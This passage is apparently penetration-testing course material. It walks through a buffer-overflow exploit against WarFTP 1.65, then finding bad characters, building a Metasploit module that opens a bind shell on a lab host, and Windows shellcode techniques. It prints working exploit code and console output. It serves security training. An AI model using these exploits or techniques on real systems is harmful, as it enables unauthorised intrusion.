A sample Metasploit module created by Skape is located at /framework3/documentation/samples/modules/exploits/sample.rb on BT4 or /opt/metasploit/msf3/documentation/samples/modules/exploits/sample.rb if you're running BT5 or Kali Linux. It is a relatively simple example of what a basic exploit looks like as a Metasploit module. As exploits become more complex, so can the process of getting them to work inside of Metasploit. A large number of features can be leveraged as part of the Metasploit framework, and they are quickly learned when they are needed. Metasploit modules are written in Ruby and require little to no experience with the language.

Updated Metasploit templates: https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-an-exploit

Metasploit Template (2)



Metasploit Template (2)

On this slide is the first half of the sample.rb file.

1) The *require 'msf/core'* statement is required for all modules and imports the Metasploit core library. The line *module Msf* is also needed.
2) Defining class and exploit type.
3) Setting connection type. There are various handlers to work with various protocols such as FTP.
4) Information pertaining to the exploit, such as Name, Description, References, and so on.
5) Payload options, such as the space for shellcode and bad characters.

Metasploit Template (3)

```
        'Targets'        =>
            [
                [
                    'Windows Universal',
                    {
                        'Platform' => 'win',
                        'Ret'      => 0x41424344
                    }
                ],
            ],
        'DefaultTarget' => 0))
    end
    def check
        return Exploit::CheckCode::Vulnerable
    end
    def exploit
        connect
        print_status("Sending #{payload.encoded.length} byte payload...")
        buf  = "A" * 1024
        buf += [ target.ret ].pack('V')
        buf += payload.encoded
        sock.put(buf)
        sock.get
        handler
    end
end
end
```

6 7 8

Metasploit Template (3)

This slide contains the second half of the sample.rb file.

6) The "Targets" section enables you to set the OS/Platform options, as well as the return pointer to be used. You can specify different return addresses for different OS versions.
7) The "check" section enables you to evaluate server banners and messages to determine if the process is a vulnerable version, based on your specifications.
8) The "exploit" section is where you put in the syntax information to trigger the vulnerability and append the payload.

Finding Bad Characters

- We walk through porting over the WarFTP exploit and therefore need to determine any bad characters
- Some hex values in our payload may be encoded
  - We can search for this with a simple technique
  - May be time-consuming
- The program itself may not permit certain characters
  - Input validation or filtering may be blocking them
  - We can discover these with another technique

Finding Bad Characters

The majority of programs have characters that are encoded or are not supported for one reason or another. This often causes your payload to be modified or improperly copied, causing the execution of it to fail. There are a couple ways to determine which characters are not supported. We cover a common technique. There are also situations when an input validation routine or filter causes undesirable results, based on your input to the program. This often rears its head by delivering an error message, if you're lucky. We will look at a technique to help in this situation as well.

Verifying the Exploit

- Sample WarFTP exploit written in Python, using \xcc (INT3) bytes as our shellcode

```
import struct
jmpesp = 0x7c941eed
jmpespaddr = struct.pack('<L', jmpesp)

print "user " + "A" *485 + jmpespaddr + "\x90" * 4 + "\xcc" * 4
```

- Our INT3s are hit, mimicking shellcode execution

```
00A5FD49  CC              INT3
00A5FD4A  CC              INT3
00A5FD4B  CC              INT3
00A5FD4C  2020            AND BYTE PTR DS:[EAX],AH
00A5FD4E  636E 74         ARPL WORD PTR DS:[ESI+74],BP
00A5FD51  72 20           JB SHORT 00A5FD73
00A5FD53  55              PUSH EBP
00A5FD54  73 65           JNB SHORT 00A5FDBB
00A5FD56  72 20           JB SHORT 00A5FD78
00A5FD58  66:72 6F        JB SHORT 0000FDCA
00A5FD5B  6D              INS DWORD PTR ES:[EDI],DX

Registers (MMX)
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000000
ESP 00A5FD48
EBP 00A5FDA0
ESI 7C8092AC kernel32.GetTickCount
EDI 00A5FE48

EIP 00A5FD49
```


Verifying the Exploit

Let's first pull up a simple working exploit against WarFTP with DEP disabled. In the top image is a Python script with a JMP esp address used to overwrite the return pointer. This redirects EIP to the stack, and our code will be executed. On the stack we have placed \xcc\xcc\xcc\xcc. The hex value \xcc translates to an INT3 instruction, serving as a breakpoint inside the debugger. If we successfully exploit the program, redirecting control to our \xcc instructions on the stack, the debugger pauses execution. As can be seen in the bottom image, the program has paused.

Now that we know this simple exploit works, we can start testing for bad characters.

Modifying Our Payload

- We must determine the bad characters
- Sending the payload \x00 through \xff (0–255)

```
badchar =  "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
badchar += "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
badchar += "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
badchar += "\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
badchar += "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
badchar += "\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
badchar += "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
badchar += "\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
badchar += "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
badchar += "\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
badchar += "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
badchar += "\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
badchar += "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
badchar += "\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
badchar += "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
badchar += "\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```


Modifying Our Payload

Now that we have a working exploit, we want to identify any bad characters. Specifically, we are looking for hexadecimal bytes that we want to avoid in our shellcode. This way, we can tell Metasploit to exclude them from the encoding used for our selected payload. Due to any number of programmatic idiosyncrasies and the behavior of various memory-copying operations, certain values are encoded, filtered, ignored, and just plain modified, which will break our shellcode. The first thing we want to do is create a list of hexadecimal values, 0x00 to 0xff. This represents all possible byte values that could be used in our shellcode. Various ways are available online to do this type of bad-character check, or we can make use of existing scripts. We could certainly create a range of values as opposed to including every value; however, for our purposes, we will use the full list.

Our New Exploit and Payload


```
import struct

badchar =  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
badchar += "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
badchar += "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
badchar += "\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
badchar += "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
badchar += "\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
badchar += "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
badchar += "\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
badchar += "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
badchar += "\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
badchar += "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
badchar += "\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
badchar += "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
badchar += "\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
badchar += "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
badchar += "\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

#bad_chars - \x00
jmpesp = 0x7c941eed
jmpespaddr = struct.pack('<L', jmpesp)

print "user " + "A" *485 + jmpespaddr + "\x90" * 4 + badchar
```


Our New Exploit and Payload


On this slide is our working exploit with our new payload, badchar. We have modified the previous payload of \xcc\xcc\xcc\xcc to our 0–255 byte sequence (in hex, of course). We can assume \x00 is likely a bad value to use because it terminates many string copy operations or is simply ignored, so we have removed it from the list. The JMP esp address is from a base build of XP SP2. You may need to use a different address on your system if you attempt to exploit the program. Prior to running the script, we make sure to run WarFTP inside of Immunity Debugger.

Bad Characters

- The stack after the program crashes:
  - \x01–\x09, then \x20
  - Where is \x0a?



  - We have found the first bad character
  - Remove and run again
  - \x01–\x0c, then \x20



  - Found the next bad character: \x0d

Bad Characters

After we run the script, WarFTP crashes from within the debugger. At this point, ESP points to the beginning of our payload on the stack. In the top image, you can see that the first set of data is \x04\x03\x02\x01, which is the first four characters in our payload. The second line shows \x08\x07\x06\x05, and the third line shows \x63\x20\x20\x09. It looks like the hex value \x0a is missing, causing the rest of the payload to fail. We have found our first bad character and can remove \x0a from our badchar array. When running the script after removing \x0a, we see that the program has crashed again. When analyzing the bottom image, you should notice that the next bad character is \x0d. Let's add them both to the bad character list and exclude them from our payload.

A New Issue…

- The program seems to have an issue with a character as well:

```
C:\Python25>python.exe test.py !nc 127.0.0.1 21
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
530 Illegal Username.
^C
C:\Python25>
```


- …but which character?
- We'll need to locate and remove it

A New Issue…

When running the script after removing \x0a and \x0d, we hit a new issue. WarFTP has responded with the error message "530 Illegal Username" instead of the normal "User name okay" message. It looks as if there is some type of input validation or filtering occurring on the USER command. There must be at least one value that is not permitted.

Script: bad_char.py

- Located in your 660.5 folder
  - Connects to the server
  - Sends in ASCII characters, one at a time
  - Analyzes each response to look for errors
  - Adds bad characters into a list and prints them out
  - Now we exclude 0x40




Script: bad_char.py

In your 660.5 folder is a Python script called bad_char.py, written by the author of this section's material. This script makes a connection to an FTP server listening on the localhost and sends in \x00 – \xff to look for characters that are not permitted by the username field of the FTP server. It is easily modifiable to work with other programs. It sends in the values, one per connection, and checks for a response other than "User name okay." If it gets a different response, it deems the sent value as a bad character and adds it to a list. At the end of the loop, it prints out all bad characters. Obviously, this script has minimal functionality, but feel free to expand it if you find it useful.

As you can see in the bottom image, \x40 is a bad character and we must exclude it from our payload.

Continuing with the Script


- Bad characters so far: 0x00, 0x0a, 0x0d, and 0x40
- Running the script yields:
- No more bad characters!
- We can now add all known bad characters to our Metasploit module



Continuing with the Script

Now that we have excluded \x00, \x0a, \x0d, and \x40 from our payload, the script is run again. Analyzing the image on the right, we see that there are no more bad characters. We are now ready to build our Metasploit module.

Building Our Metasploit Module (1)



Building Our Metasploit Module (1)

Now port over the exploit into a Metasploit module. We are first setting the connection type to Ftp. This helps to automate the handling of FTP connections and cuts down on our scripting. The section highlighted as "Information" includes many optional fields to help those who are using your module and to give credit to those who may have contributed. The section highlighted as "BadChars and space for shellcode" is where we can put in the "Space" we have available for shellcode and the "BadChars" we have discovered. You may not always know exactly how much space is available for your payload, but you can always use trial and error. For our purposes, it has been determined that 500 bytes is sufficient. There are simple scripts that come with Metasploit that can help you determine the size of a buffer you are overrunning. In the event you are returning back up to the buffer, you can use random patterns to pinpoint the location of the return pointer.

Building Our Metasploit Module (2)

```
        'Targets'         =>
            [
                [
                    'Windows XP Universal',
                    {
                        'Platform' => 'win',
                        'Ret'      => 0x7c941eed,
                    }       #jmp esp in ntdll Xp sp2
                ],
            'DefaultTarget' => 0))
end

def check #You can check here for specific banners
        return Exploit::CheckCode::Vulnerable
end
```

Set up the OS target.

Building Our Metasploit Module (2)

The "Targets" section allows us to set up what operating systems and versions we can target with our exploit. For WarFTP, you could determine valid JMP esp addresses on the various target OSs and add them to this section. This would show up when running the Metasploit command "show targets". The DefaultTarget setting is 0, which serves as the default OS or version. In our example, we have left it only as "Windows XP Universal", which would likely fail on many versions. We could also include an option to modify the stack alignment if we run into issues around space or problems with the location of where the registers are pointing on the stack. Toward the bottom, we have the option to check for server messages such as a banner. With this check, we could potentially look for a specific message or version message that would tell us if the program is vulnerable. This is not always the best check because it makes assumptions.

Building Our Metasploit Module (3)

```
        def exploit
                connect

                print_status("Sending #{payload.encoded.length} byte payload...")

                buf  = rand_text_english(485, payload_badchars)
                buf += [ target.ret ].pack('V')
                buf += "\x90" *20
                buf += payload.encoded

                send_cmd(["USER", buf] , false)

                handler
                disconnect

        end

end
```

485 random chars, JMP esp, 20 NOPs, payload.


Building Our Metasploit Module (3)

The "exploit" section is where we port over the commands and data that trigger the vulnerability.

```
buf  = rand_text_english(485, payload_badchars)
#Above we are filling our buffer with 485 random characters, except those
on our badchars list. This gets us to the return pointer.
buf += [ target.ret ].pack('V')
#Above we are adding our return pointer "JMP esp" address and putting it in
little endian format.
buf += "\x90" *20
#20 byte NOP sled after the return pointer.
buf += payload.encoded
#Above we are appending whatever payload is selected by the Metasploit
user, excluding our badchars.
```

Building Our Metasploit Module (4)

- In our example, we are saving it as "warftp.rb" to:
  - /pentest/exploits/framework3/modules/exploits/windows/ftp



Building Our Metasploit Module (4)

Now that we have our module built, we want to save it in the appropriate location. Name the file warftp.rb and save it to:

/pentest/exploits/framework3/modules/exploits/windows/ftp

On Backtrack 5, Metasploit is located in the /opt/metasploit/… path. Be sure to update accordingly. Added modules are automatically placed into the directory "~/.msf/" where you can also save your ported modules.

In Kali, you may need to save it to "/usr/share/metasploit-framework/exploits/windows/ftp/".

As you can see, there is a specific section for FTP exploits on Windows already set up for us. If there is no obvious section, there is a miscellaneous folder as well.

Running Metasploit

- Start up the Metasploit console: *./msfconsole*
- Search for your module: *search warftp*
- Load the module: *reload_all*

```
msf > search warftp
[*] Searching loaded modules for pattern 'warftp'...

Exploits
========

   Name                              Rank     Description
   ----                              ----     -----------
   windows/ftp/warftp                normal   WarFTP Exploit
   windows/ftp/warftpd_165_pass      average  War-FTPD 1.65 Password Overflow
   windows/ftp/warftpd_165_user      average  War-FTPD 1.65 Username Overflow

msf > use windows/ftp/warftp
msf exploit(warftp) >
```


Running Metasploit

At this point, you should start up Metasploit as normal by running *./msfconsole* from your Metasploit folder. If you took note of how many loaded modules were available before you ported over your exploit, there should now be an additional one if you did it correctly. If you did not do it correctly, there will likely be an error message telling you about the problem. After you launch Metasploit, try running the command *search warftp* and check to see if your exploit is showing. If it is, go ahead and run the command *use windows/ftp/warftp* and the exploit will load.

The reload_all command forces any cached modules to be reloaded.

Exploit!

- Set the remote host: *set RHOST x.x.x.x*
- Payload: *set payload windows/shell/bind_tcp*
- Exploit: *exploit*

```
msf exploit(warftp) > set RHOST 192.168.0.5
RHOST => 192.168.0.5
msf exploit(warftp) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(warftp) > exploit

[*] Connecting to FTP server 192.168.0.5:21...
[*] Started bind handler
[*] Connected to target FTP server.
[*] Sending 500 byte payload...
[*] Sending stage (240 bytes) to 192.168.0.5
[*] Command shell session 1 opened (192.168.0.103:57184 -> 192.168.0.5:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Warftp>
```

Success!

Exploit!

Now that our module is loaded, we want to set the remote host option and our payload. Run the command *set RHOST X.X.X.X*, where X.X.X.X is the target IP address of your FTP server. Next, run the command *set payload windows/shell/bind_tcp* or select any other available payload. Finally, type in *exploit* to start the attack. If successful, as we see on the slide, you should get a shell!

Summary

- Working with the Metasploit sample script
- Dealing with bad characters
- Creating a Metasploit module
- This is the tip of the iceberg with Metasploit
- Huge user community!

Summary

You should now have a better understanding of how to convert a basic, working exploit over to Metasploit, as well as how to deal with bad characters. Writing modules for Metasploit can also get quite complex, and you will find yourself spending a lot of time getting to know the inner workings of the framework and all its idiosyncrasies. There is a large user community for Metasploit, and chances are a question you have has already been answered online.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 5

Introduction to Windows Exploitation

Windows OS Protections and Compile-Time Controls

Windows Overflows

Exercise: Basic Stack Overflow

Exercise: SEH Overwrite

Defeating Hardware DEP with ROP

Demonstration: Defeating Hardware DEP Prior to Windows 7

Exercise: Using ROP to Disable DEP on Windows 7/8/10

Building a Metasploit Module

Windows Shellcode

Bootcamp

Windows Shellcode

In this brief module, we take a look at how Windows shellcode commonly works to resolve functions and load libraries into a running process. As system calls on Windows are not located at static addresses, the techniques are different. This also requires larger shellcode and poses additional challenges to the shellcode author.

Objectives

- Our objective for this module is to understand:
  - Windows shellcode
  - Locating kernel32.dll
  - Common types of shellcode
  - Multistage shellcode

Objectives

We first focus on some of the idiosyncrasies with Windows shellcode. The paper "Understanding Windows Shellcode" by Skape is one of the best papers on the topic of Windows shellcode and is highly recommended.

"Understanding Windows Shellcode," by Skape,
http://www.hick.org/code/skape/papers/win32-shellcode.pdf

Windows Shellcode

- Shellcode on Windows
  - Still commonly used to spawn shells
  - Can do much more, such as adding user accounts, DLL injection, viewing files, Meterpreter, and so on
- Shellcode is specific to processor type
  - x86, ARM, PowerPC, and so on – assembled code
- Location of libraries and functions can be tricky on Windows
  - System calls on Linux are consistent, but not on Windows
  - Changes between OSs and service packs can cause problems
- Sockets not directly available through system calls
  - You must go through an API to load the library and call the appropriate function

Windows Shellcode

Shellcode is used on Windows in the same way it is used on Linux. Examples include spawning a shell, adding an account, command execution, Meterpreter, and practically anything else wanted. As on Linux, shellcode is only good on the processor architecture for which it was written. For example, if you try to run shellcode designed to run on an x86 Intel processor on an ARM device, you will not have any luck getting it to execute, as the instruction set is different.

One of the biggest challenges authors of Windows shellcode face is determining the location of desired functions within a process. Unlike Linux, where system calls and functions are static between OS versions, Windows is constantly changing with new OS versions and service packs. This provides an incidental security feature to Windows, as it is more difficult to create reliable shellcode. As discussed, one component of the API is to serve as a layer of abstraction between user mode and kernel mode (for example, Ring 3 and Ring 0). To get Windows to do practically anything, you must interface with the appropriate user-mode API. It is actually an impressive design, in that Windows developers can change the underlying libraries and functions without breaking application functionality. The symbol resolution process and API on Windows provides tolerance for the constant changing in a function's location. The relative address can change and still be located successfully by an application on the many different versions of Windows.

Unlike Linux, Windows does not allow for direct access to the opening of sockets and network ports through direct system calls.

Accessing Kernel Resources

- We want to avoid static locations that exist for a certain OS or service pack
- DLLs are loaded into running processes
  - Problems we face:
    - We are forced to use the Windows API to make system calls
    - Kernel32.dll, kernelbase.dll, and ntdll.dll are always loaded, but we must first locate them
    - We must also determine a way to walk the loaded module's EAT to find a desired function

Accessing Kernel Resources

You will often find exploit code containing static locations to kernel32.dll and its functions. The problem once again is these locations change between the OS version and service pack. If the addresses are statically configured, the exploit code works only on a limited number of systems. As we already know, DLLs are loaded into a process if they are specified as being needed during runtime or post-runtime. We also know that we are forced to go through the Windows API for much of what we want to do on the system. Fortunately for the attacker, kernel32.dll and ntdll.dll are always loaded into every running process and can provide access to desired resources. We'll soon discuss why this is important. The problem is that we still must locate the base address of kernel32.dll and other functions inside the running process. Not only that, we also must find the addresses of multiple functions within the various loaded DLLs.

Locating kernel32.dll (1)

- We need to find out where kernel32.dll is located so we can:
  - Load additional modules with LoadLibraryA() and GetProcAddress()
    - LoadLibraryA() allows us to load libraries
      - Returns a handle to the base address
    - GetProcAddress() allows us to get the function's address inside the DLL
      - Base address of the DLL holding the function is passed as an argument, as well as the desired function name

Locating kernel32.dll (1)

We must now find a way to locate the address of kernel32.dll because we are looking to load other modules into the processes address space. It just so happens that kernel32.dll contains the functions LoadLibraryA() and GetProcAddress(), which help us achieve this goal. LoadLibraryA() allows us to load any library on the system into the running process. No explanation is needed to see why this is an important step during shellcode execution. The function GetProcAddress() allows the shellcode to obtain the addresses of desired functions within the loaded libraries. LoadLibraryA() returns the load address of the loaded library. GetProcAddress() takes in the load address of the library as an argument, along with the desired function name, and returns back the absolute address.

Locating kernel32.dll (2)

- Process Environment Block (PEB)
  - We know what this is by now!
  - The PEB holds a list of loaded modules
    - Kernel32.dll is always the second module loaded, as stated by The Last Stage of Delirium. *Except on Windows 7+, it's the 3rd loaded module*
    - We can walk the list again and get the location of kernel32.dll
- SEH Unhandled Exception Handler points to a function within kernel32.dll
  - This can also be used to locate the address for kernel32.dll
- Check out "Win32 Assembly Components" by The Last Stage of Delirium – paste the following into Google: "*winasm-1.0.1.pdf*"

Locating kernel32.dll (2)

Now that we understand why we need to locate kernel32.dll within the process, let's discuss how it can be found. There are multiple ways to find kernel32.dll, and we'll discuss the two most common methods. We've already discussed the Process Environment Block (PEB) and should have a solid understanding as to what kind of information it holds. It just so happens that the PEB holds the base address to kernel32.dll. Not only that, it is always the second or third module listed in the relative section within the PEB. The idea is that if we know the PEB is located at FS:[30] and know where in the PEB the address for kernel32.dll is located, we can simply grab this value and move forward from there. Windows 7/8/10 and Server 2008/2012/2016 have moved kernel32.dll to the third loaded module. This may require modifications to some shellcode.

Another option to obtain the address for kernel32.dll is by utilizing the Structured Exception Handling (SEH) chain. The SEH Unhandled Exception Handler points to a function within kernel32.dll that is called when an exception is raised and not handled. The address of this function within the SEH can be found by going to the first handler on the SEH chain by way of unwinding, following all the NSEH pointers. From here, kernel32.dll can be walked to locate the desired functions. As stated before, it is highly recommended that you check out the paper "Win32 Assembly Components" by The Last Stage of Delirium; Google for winasm-1.0.1.pdf.

Locating GetProcAddress()

- We must first find GetProcAddress()'s RVA inside of kernel32.dll
  - GetProcAddress()'s RVA changes often between OS releases and service packs
  - We can find this by walking the Export Address Table
  - You can walk the table and compare the desired function to the list
    - When a match is found, you have the RVA
    - Using hashes of the desired function is smaller!

Locating GetProcAddress()

When the address of kernel32.dll has been located, we must find the address of GetProcAddress(). This is the function that returns to us the address of a desired function within a loaded module. We also need to grab LoadLibraryA() but can do so with GetProcAddress() once located. The most common way to locate the address of GetProcAddress() within kernel32.dll is by walking the Export Address Table (EAT). Inside the Export Address Table of a loaded DLL is the name and RVA offset of each function offered. By comparing the name of the desired function with the names inside the Export Directory Table, we can determine the RVA. Often you find that the size of the shellcode must be decreased to fit within a vulnerable buffer. By hashing the name of the desired function and comparing it to the names inside the Export Directory Table, you can decrease the size of your shellcode. This is because the hashed version of the name is smaller than using the full unhashed name.

Loading Modules and APIs

- Now that kernel32.dll and GetProcAddress() have been found:
  - Any module can be loaded into the process's address space with LoadLibraryA()
  - Specific APIs/functions can be resolved with GetProcAddress()
  - You have a portable method to locate the addresses and are not bound to one OS or service pack

Loading Modules and APIs

Now that we have the addresses of kernel32.dll, LoadLibraryA() and GetProcAddress(), we can easily load any module into the process's address space and obtain the addresses of desired functions. This serves as a way to make your shellcode portable. Again, we are not hard-coding the addresses of these libraries and functions. If we do that, our shellcode works only some of the time, because different Windows operating systems and service packs often change the underlying locations of APIs. Because the methods described to locate kernel32.dll work consistently among many versions of Windows, our success rate increases.

Multistage Shellcode

- For when there's not enough space to fit all your shellcode:
  - Execute a first-stage loader:
    - Allocate memory with VirtualAlloc(), read additional shellcode coming over the connection, and execute
  - Open sockets can be walked with getpeername() in ws2_32.dll:
    - Locate the file descriptor
    - Redirect cmd.exe to the existing file descriptor/socket
  - Egg-hunting shellcode is a technique to use when you can get additional shellcode to execute loaded somewhere in memory, prepended with a tag

Multistage Shellcode

The amount of memory allocated for a buffer is often too small to hold your shellcode, and what you're trying to accomplish does not work with a return-to-system style attack. In this situation, the buffer may be large enough to hold a single-stage payload. We can use a stager at this point. The purpose of the stager is to set up the environment with the goal of executing additional shellcode received over the network.

The first piece is called a first-stage loader or stager, which is commonly used to open a network socket. When the socket is successfully opened, the shellcode attempts to locate the relative socket by walking the open sockets with the function getpeername(), located in ws2_32.dll. The associated file descriptor can then be used to redirect cmd.exe to the open socket, allowing the attacker to spawn a shell on the system. The socket and file descriptor can also accept additional shellcode over the network connection.

It may also be the case that the stager is used to call a function such as VirtualAlloc() to allocate memory on the heap with R/W/E permissions and write additional shellcode to this location, continuing execution.

Egg-hunting shellcode is a simple technique for when you have a limited amount of space to hold your initial shellcode, but can have other shellcode loaded someplace in memory. An example would be if you have a file mapping holding an animated cursor file, containing additional shellcode. You would prepend this shellcode with a special, unique tag. When you get initial shellcode execution, the job of the shellcode is to parse through memory to search for the unique tag prepended to your additional shellcode. When the tag is discovered, the appended shellcode is immediately executed.

Module Summary

- Windows shellcode
- Locating kernel32.dll
  - LoadLibraryA() & GetProcAddress()
  - Loading modules
- Common types of shellcode
- Multistage shellcode

Module Summary

In this module, we examined some of the differences between Windows shellcode and Linux shellcode. It is fair to say that writing portable shellcode on Linux can be marginally easier than on Windows.

Review Questions

1) What is the most common way to locate kernel32.dll?
   a) SEH
   b) PEB
   c) ntdll.dll
2) What function allows you to obtain the RVA of a desired API?
   a) getpeername()
   b) GetProcAddress()
   c) getpid()
